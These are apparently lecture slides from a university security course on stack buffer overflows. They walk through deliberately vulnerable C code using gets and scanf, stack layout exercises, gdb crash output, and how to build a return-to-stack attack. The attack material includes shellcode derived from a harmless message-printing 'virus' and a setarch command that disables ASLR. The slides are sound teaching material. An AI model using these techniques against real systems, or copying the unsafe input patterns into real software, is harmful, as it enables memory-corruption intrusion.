buffer overflows

typical buffer overflow pattern

cause program to write past the end of a buffer

that somehow causes different code to run

(usually code the attacker wrote)

why buffer overflows?

for a long time, most common vulnerability

common results in arbitrary code execution

related to other memory-management vulnerabilities

- which usually also result in arbitrary code execution

network worms and overflows

worms that connect to vulnerable servers:

Morris worm included some buffer overflow exploits

- Morris worm: first self-replicating malware
- in mail servers, user info servers

2001: Code Red worm that spread to web servers (running Microsoft IIS)

overflows without servers

bugs dealing with corrupt files:

Adobe Flash (web browser plugin)

PDF readers

web browser JavaScript engines

image viewers

movie viewers

decompression programs

…


simpler overflow

```c
struct QuizQuestion questions[NUM_QUESTIONS];
int giveQuiz() {
    int score = 0;
    char buffer[100];
    for (int i = 0; i < NUM_QUESTIONS; ++i) {
        gets(buffer);
        if (checkAnswer(buffer, &questions[i])) {
            score += 1;
        }
    }
    return score;
}
```

simpler overflow

```
struct QuizQuestion questions[NUM_QUESTIONS];
int giveQuiz() {
    int score = 0;
    char buffer[100];
    for (int i = 0; i < NUM_QUESTIONS; ++i) {
        gets(buffer);
        if (checkAnswer(buffer, &questions[i])) {
            score += 1;
        }
    }
    return score;
}
```

simpler overflow: stack



highest address (stack started here)

return address for `giveQuiz`

score (4 bytes): `00 00 00 00`


buffer (100 bytes)

return address for `gets`

lowest address (stack grows here)

increasing addresses

simpler overflow: stack



highest address (stack started here)

return address for `giveQuiz`

score (4 bytes): `61 61 61 00`

...aaaa

input: 103 a's (a = `0x61`)

buffer (100 bytes)

aaaa...

return address for `gets`

lowest address (stack grows here)

increasing addresses

exercise: stack layout

```
GradeAssignment:
  pushq   %rbp
  pushq   %rbx
  xorl    %ebx, %ebx
  subq    $72, %rsp
  leaq    8(%rsp), %rbp
for_loop:
  movq    %rbp, %rdi
  call    gets
  movl    %ebx, %esi
  movq    %rbp, %rdi
  call    GradeAnswer
  leaq    24(%rsp), %rdi
  movl    %eax, (%rdi,%rbx,4)
  incq    %rbx
  cmpq    $10, %rbx
  jne     for_loop
  call    Process
```

```
int GradeAssignment(FILE *in) {
  int scores[10]; char buffer[16];
  for (int i = 0; i < 10; ++i) {
    gets(buffer);
    scores[i] =
        GradeAnswer(buffer, i);
  }
  Process(scores);
}
```

exercise: how many bytes after `buffer[0]` is the first byte of `scores[0]`?

exercise: stack layout

```
GradeAssignment:
  pushq   %rbp
  pushq   %rbx
  xorl    %ebx, %ebx
  subq    $72, %rsp
  leaq    8(%rsp), %rbp
for_loop:
  movq    %rbp, %rdi
  call    gets
  movl    %ebx, %esi
  movq    %rbp, %rdi
  call    GradeAnswer
  leaq    24(%rsp), %rdi
  movl    %eax, (%rdi,%rbx,4)
  incq    %rbx
  cmpq    $10, %rbx
  jne     for_loop
  call    Process
```

```
int GradeAssignment(FILE *in) {
  int scores[10]; char buffer[16];
  for (int i = 0; i < 10; ++i) {
    gets(buffer);
    scores[i] =
        GradeAnswer(buffer, i);
  }
  Process(scores);
}
```

exercise: how many bytes after `buffer[0]` is the first byte of `scores[0]`? answer: 16

exercise: overflow?

```
GradeAssignment:
  pushq   %rbp
  pushq   %rbx
  xorl    %ebx, %ebx
  subq    $72, %rsp
  leaq    8(%rsp), %rbp
for_loop:
  movq    %rbp, %rdi
  call    gets
  movl    %ebx, %esi
  movq    %rbp, %rdi
  call    GradeAnswer
  leaq    24(%rsp), %rdi
  movl    %eax, (%rdi,%rbx,4)
  incq    %rbx
  cmpq    $10, %rbx
  jne     for_loop
  call    Process
```

```
int GradeAssignment(FILE *in) {
  int scores[10]; char buffer[16];
  for (int i = 0; i < 10; ++i) {
    gets(buffer);
    scores[i] =
        GradeAnswer(buffer, i);
  }
  Process(scores);
}
```

exercise: if input into buffer is 50 copies of the character `'1'` what is value of `scores[0]`?

exercise: overflow?

```
GradeAssignment:
  pushq   %rbp
  pushq   %rbx
  xorl    %ebx, %ebx
  subq    $72, %rsp
  leaq    8(%rsp), %rbp
for_loop:
  movq    %rbp, %rdi
  call    gets
  movl    %ebx, %esi
  movq    %rbp, %rdi
  call    GradeAnswer
  leaq    24(%rsp), %rdi
  movl    %eax, (%rdi,%rbx,4)
  incq    %rbx
  cmpq    $10, %rbx
  jne     for_loop
  call    Process
```

```
int GradeAssignment(FILE *in) {
  int scores[10]; char buffer[16];
  for (int i = 0; i < 10; ++i) {
    gets(buffer);
    scores[i] =
        GradeAnswer(buffer, i);
  }
  Process(scores);
}
```

exercise: if input into buffer is 50 copies of the character `'1'` what is value of `scores[0]`?
answer: 0x31313131

Stack Smashing

previous buffer overflow: very context dependent

...turns out there are common, more useful patterns

original, most common buffer overflow *exploit*

worked for most buffers on the stack

(“work*ed*”? we’ll talk later)

Aleph1, Smashing the Stack for Fun and Profit

“non-traditional literature”; released 1996

by Aleph1 AKA Elias Levy

```
                     .oO Phrack 49 Oo.

                Volume Seven, Issue Forty-Nine

                        File 14 of 16

            BugTraq, r00t, and Underground.Org
                         bring you

           XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
           Smashing The Stack For Fun And Profit
           XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX

                       by Aleph One
                   aleph1@underground.org
```

vulnerable code

```
void vulnerable() {
    char buffer[100];

    // read string from stdin
    scanf("%s", buffer);

    do_something_with(buffer);
}
```

vulnerable code

```
void vulnerable() {
    char buffer[100];

    // read string from stdin
    scanf("%s", buffer);

    do_something_with(buffer);
}
```

what if I input 1000 character string?

1000 character string

```
$ cat 1000-as.txt
aaaaaaaaaaaaaaaaaaaaaaaa (1000 a’s total)
$ ./vulnerable.exe <1000-as.txt
Segmentation fault (core dumped)
$
```

1000 character string – debugger

```
$ gdb ./vulnerable.exe
...
Reading symbols from ./overflow.exe...done.
(gdb) run <1000-as.txt
Starting program: /home/cr4bd/spring2017/cs4630/slides/20170220/overflow.exe <1000

Program received signal SIGSEGV, Segmentation fault.
0x0000000000400562 in vulnerable () at overflow.c:13
13      }
(gdb) backtrace
#0  0x0000000000400562 in vulnerable () at overflow.c:13
#1  0x6161616161616161 in ?? ()
#2  0x6161616161616161 in ?? ()
#3  0x6161616161616161 in ?? ()
#4  0x6161616161616161 in ?? ()
...
...
...
#108 0x6161616161616161 in ?? ()
#109 0x6161616161616161 in ?? ()
#110 0x6161616161616161 in ?? ()
#111 0x0000000000000000 in ?? ()
```

vulnerable code — assembly

```
vulnerable:
  subq  $120, %rsp  /* allocate 120 bytes on stack */
  movq  %rsp, %rsi  /* scanf arg 1 = rsp = buffer */
  movl  $.LC0, %edi /* scanf arg 2 = "%s" */
  xorl    %eax, %eax  /* eax = 0 (see calling convention) */
  call  __isoc99_scanf  /* call to scanf() */
  movq  %rsp, %rdi
      /* do_something_with arg 1 = rsp = buffer */
  call  do_something_with
  addq  $120, %rsp  /* deallocate 120 bytes from stack */
  ret
...
.LC0:
  .string "%s"
```

vulnerable code — assembly

```
vulnerable:
  subq  $120, %rsp  /* allocate 120 bytes on stack */
  movq  %rsp, %rsi  /* scanf arg 1 = rsp = buffer */
  movl  $.LC0, %edi /* scanf arg 2 = "%s" */
  xorl    %eax, %eax  /* eax = 0 (see calling convention) */
  call  __isoc99_scanf  /* call to scanf() */
  movq  %rsp, %rdi
      /* do_something_with arg 1 = rsp = buffer */
  call  do_something_with
  addq  $120, %rsp  /* deallocate 120 bytes from stack */
  ret
...
.LC0:
  .string "%s"
```

exercise: stack layout when scanf is running

exercise: stack layout


```
vulnerable:
 subq   $120, %rsp  /* allocate 120 bytes on stack */
 movq   %rsp, %rsi  /* scanf arg 1 = rsp = buffer */
 movl   $.LC0, %edi /* scanf arg 2 = "%s" */
 xorl    %eax, %eax  /* eax = 0 (see calling convention) */
 call   __isoc99_scanf  /* call to scanf() */
 movq   %rsp, %rdi  /* arg 1 = buffer = rsp */
 call   do_something_with /* do_something(buffer) */
 addq   $120, %rsp  /* deallocate 120 bytes from stack */
 ret
```

distance from buffer[0] to scanf's return address?

distance from buffer[0] to vulnerable's return address?

vulnerable code — stack usage

highest address (stack started here)



return address for `vulnerable`:
`41 02 40 00 00 00 00 00 (0x400241)`

unused space (20 bytes)

buffer (100 bytes)


return address for `scanf`

increasing addresses

lowest address (stack grows here)

vulnerable code — stack usage

highest address (stack started here)



return address for `vulnerable`:
41 02 40 00 00 00 00 00 (0x400241)

61 61 61 61 61 61 61 61 61 61
61 61 61 61 61 61 61 61

61 61 61 61 61 61 61 ... (was buffer + unused)


buffer (100 bytes)

return address for `scanf`

lowest address (stack grows here)

vulnerable code — stack usage

highest address (stack started here)



return address for `vulnerable`:

61 61 61 61 61 61 61 61 (0x6161616161616161)

61 61 61 61 61 61 61 61 61 61
61 61 61 61 61 61 61 61

61 61 61 61 61 61 61 ... (was buffer + unused)


buffer (100 bytes)

return address for `scanf`

increasing addresses

lowest address (stack grows here)

vulnerable code — stack usage



…

61 61 61 61 61 61 61 61

return address for `vulnerable`:

61 61 61 61 61 61 61 61 (0x6161616161616161)

61 61 61 61 61 61 61 61 61 61

61 61 61 61 61 61 61 61


61 61 61 61 61 61 61 … (was buffer + unused)

buffer (100 bytes)

return address for `scanf`

lowest address (stack grows here)

vulnerable code — stack usage



debugger's guess: return address for 0x6161…6161:

61 61 61 61 61 61 61 61

return address for vulnerable:

61 61 61 61 61 61 61 61 (0x6161616161616161)

61 61 61 61 61 61 61 61 61 61

61 61 61 61 61 61 61 61

61 61 61 61 61 61 61 … (was buffer + unused)

buffer (100 bytes)

return address for scanf

lowest address (stack grows here)

the crash

```
   0x0000000000400548 <+0>:     sub    $0x78,%rsp
   0x000000000040054c <+4>:     mov    %rsp,%rsi
   0x000000000040054f <+7>:     mov    $0x400604,%edi
   0x0000000000400554 <+12>:    mov    $0x0,%eax
   0x0000000000400559 <+17>:    callq  0x400430 <__isoc99_scanf@plt>
   0x000000000040055e <+22>:    add    $0x78,%rsp
=> 0x0000000000400562 <+26>:    retq
```

`retq` tried to jump to `0x61616161 61616161`

...but there was nothing there

the crash

```
   0x0000000000400548 <+0>:     sub    $0x78,%rsp
   0x000000000040054c <+4>:     mov    %rsp,%rsi
   0x000000000040054f <+7>:     mov    $0x400604,%edi
   0x0000000000400554 <+12>:    mov    $0x0,%eax
   0x0000000000400559 <+17>:    callq  0x400430 <__isoc99_scanf@plt>
   0x000000000040055e <+22>:    add    $0x78,%rsp
=> 0x0000000000400562 <+26>:    retq
```


`retq` tried to jump to `0x61616161 61616161`

…but there was nothing there

what if it wasn't invalid?

return-to-stack

highest address (stack started here)



return address for `vulnerable`:

70 fd ff ff ff ff 00 00 (0x7fff ffff fd70)

unused space (20 bytes)


buffer (100 bytes)

return address for `scanf`

increasing addresses

lowest address (stack grows here)

return-to-stack



highest address (stack started here)

return address for `vulnerable`:

`70 fd ff ff ff ff 00 00 (0x7fff ffff fd70)`

unused space (20 bytes)

buffer (100 bytes)

machine code for the attacker to run

return address for `scanf`

lowest address (stack grows here)

constructing the attack

write “shellcode” — machine code to execute

- often called “shellcode” because often intended to get login shell (when in a remote application)

identify memory address of shellcode in buffer

insert overwritten return address value

constructing the attack

write "shellcode" — machine code to execute

often called "shellcode" because often intended to get login shell (when in a remote application)

identify memory address of shellcode in buffer

insert overwritten return address value

shellcode challenges

ideal is like virus code: works in any executable

no linking — no library functions by name

probably exit application — can't return normally
(or a bunch more work to restore original return value)

recall: virus code

```
    /* Linux system call
        write(1, "You have been infected with a virus!\n", 37
     */
virus:
    movl $1, %eax  // 1 = SYS_write
    movl $1, %edi  // system call first argument = stdout
    leal string(%rip), %esi // system call second argument =
    movl $37, %edx // system call third argument = length of
    syscall
    retq
string:
    .asciz "You␣have␣been␣infected␣with␣a␣virus!\n"
```

virus code to shell-code (1)

```
      /* Linux system call (OS request):
         write(1, string, length)
       */
      leaq string(%rip), %rsi
      movl $1, %eax
      movl $37, %edi
      /* "request to OS" instruction */
      syscall
      ret
  string:
      .asciz "You␣have␣been␣infected␣with␣a␣virus!\n"
```

virus code to shell-code (1)

```
    /* Linux system call (OS request):
       write(1, string, length)
     */
    leaq string(%rip), %rsi
    movl $1, %eax
    movl $37, %edi
    /* "request to OS" instruction */
    syscall
    ret
string:
    .asciz "You␣have␣been␣infected␣with␣a␣virus!\n"
```

problem: after syscall — crash

virus code to shell-code (2)

```
    /* Linux system call (OS request):
       write(1, string, length)
     */
    leaq string(%rip), %rsi
    movl $1, %eax
    movl $37, %edi
    syscall
    /* Linux system call:
       exit_group(0)
     */
    movl $231, %eax
    xor %edi, %edi
    syscall
string:
    .asciz "You␣have␣been␣infected␣with␣a␣virus!\n"
```

virus code to shell-code (2)

tell OS to exit

```
     /* Linux system call (OS request
        write(1, string, length)
      */
     leaq string(%rip), %rsi
     movl $1, %eax
     movl $37, %edi
     syscall
     /* Linux system call:
        exit_group(0)
      */
     movl $231, %eax
     xor %edi, %edi
     syscall
string:
     .asciz "You␣have␣been␣infected␣with␣a␣virus!\n"
```

virus code to shell-code (2)

```
        /* Linux system call (OS request):
           write(1, string, length)
         */
        leaq string(%rip), %rsi               48 8d 35 15 00 00 00
        movl $1, %eax                         b8 01 00 00 00
        movl $37, %edi                        bf 25 00 00 00
        syscall                               0f 05
        /* Linux system call:
           exit_group(0)
         */
        movl $231, %eax                       b8 e7 00 00 00
        xor %edi, %edi                        31 ff
        syscall                               0f 05
    string:
        .asciz "You␣have␣been␣infected␣with␣a␣virus!\n"
```

constructing the attack

write “shellcode” — machine code to execute

- often called “shellcode” because often intended to get login shell (when in a remote application)

identify memory address of shellcode in buffer

insert overwritten return address value

stack location?

```
$ cat stackloc.c
#include <stdio.h>
int main(void) {
    int x;
    printf("%p\n", &x);
}
$ ./stackloc.exe
0x7ffe8859d964
$ ./stackloc.exe
0x7ffd4e26ac04
$ ./stackloc.exe
0x7ffc190af0c4
```

disabling ASLR

```
$ cat stackloc.c
#include <stdio.h>
int main(void) {
    int x;
    printf("%p\n", &x);
}
$ setarch x86_64 -vRL bash
Switching on ADDR_NO_RANDOMIZE.
Switching on ADDR_COMPAT_LAYOUT.
$ ./stackloc.exe
0x7fffffffde2c
$ ./stackloc.exe
0x7fffffffde2c
$ ./stackloc.exe
0x7fffffffde2c
```

address space layout randomization (ASLR)

vary the location of things in memory

including the stack

designed to make exploiting memory errors harder

will talk more about later


stack location? (take 2a)

```
$ ./stackloc.exe
0x7fffffffde2c
$ gdb ./stackloc.exe
...
(gdb) run
Starting program: .../stackloc.exe
0x7fffffffdd9c
[Inferior 1 (process 833005) exited normally]
```


stack location? (take 2b)

```
$ ./stackloc.exe
0x7fffffffde2c
$ ./stackloc.exe
0x7fffffffde2c
$ ./stackloc.exe test
0x7fffffffde1c
$ ./stackloc.exe test
0x7fffffffde1c
$ $(pwd)/stackloc.exe
0x7fffffffdd8c
$ $(pwd)/stackloc.exe
0x7fffffffdd8c
```

setting return address (diagram)



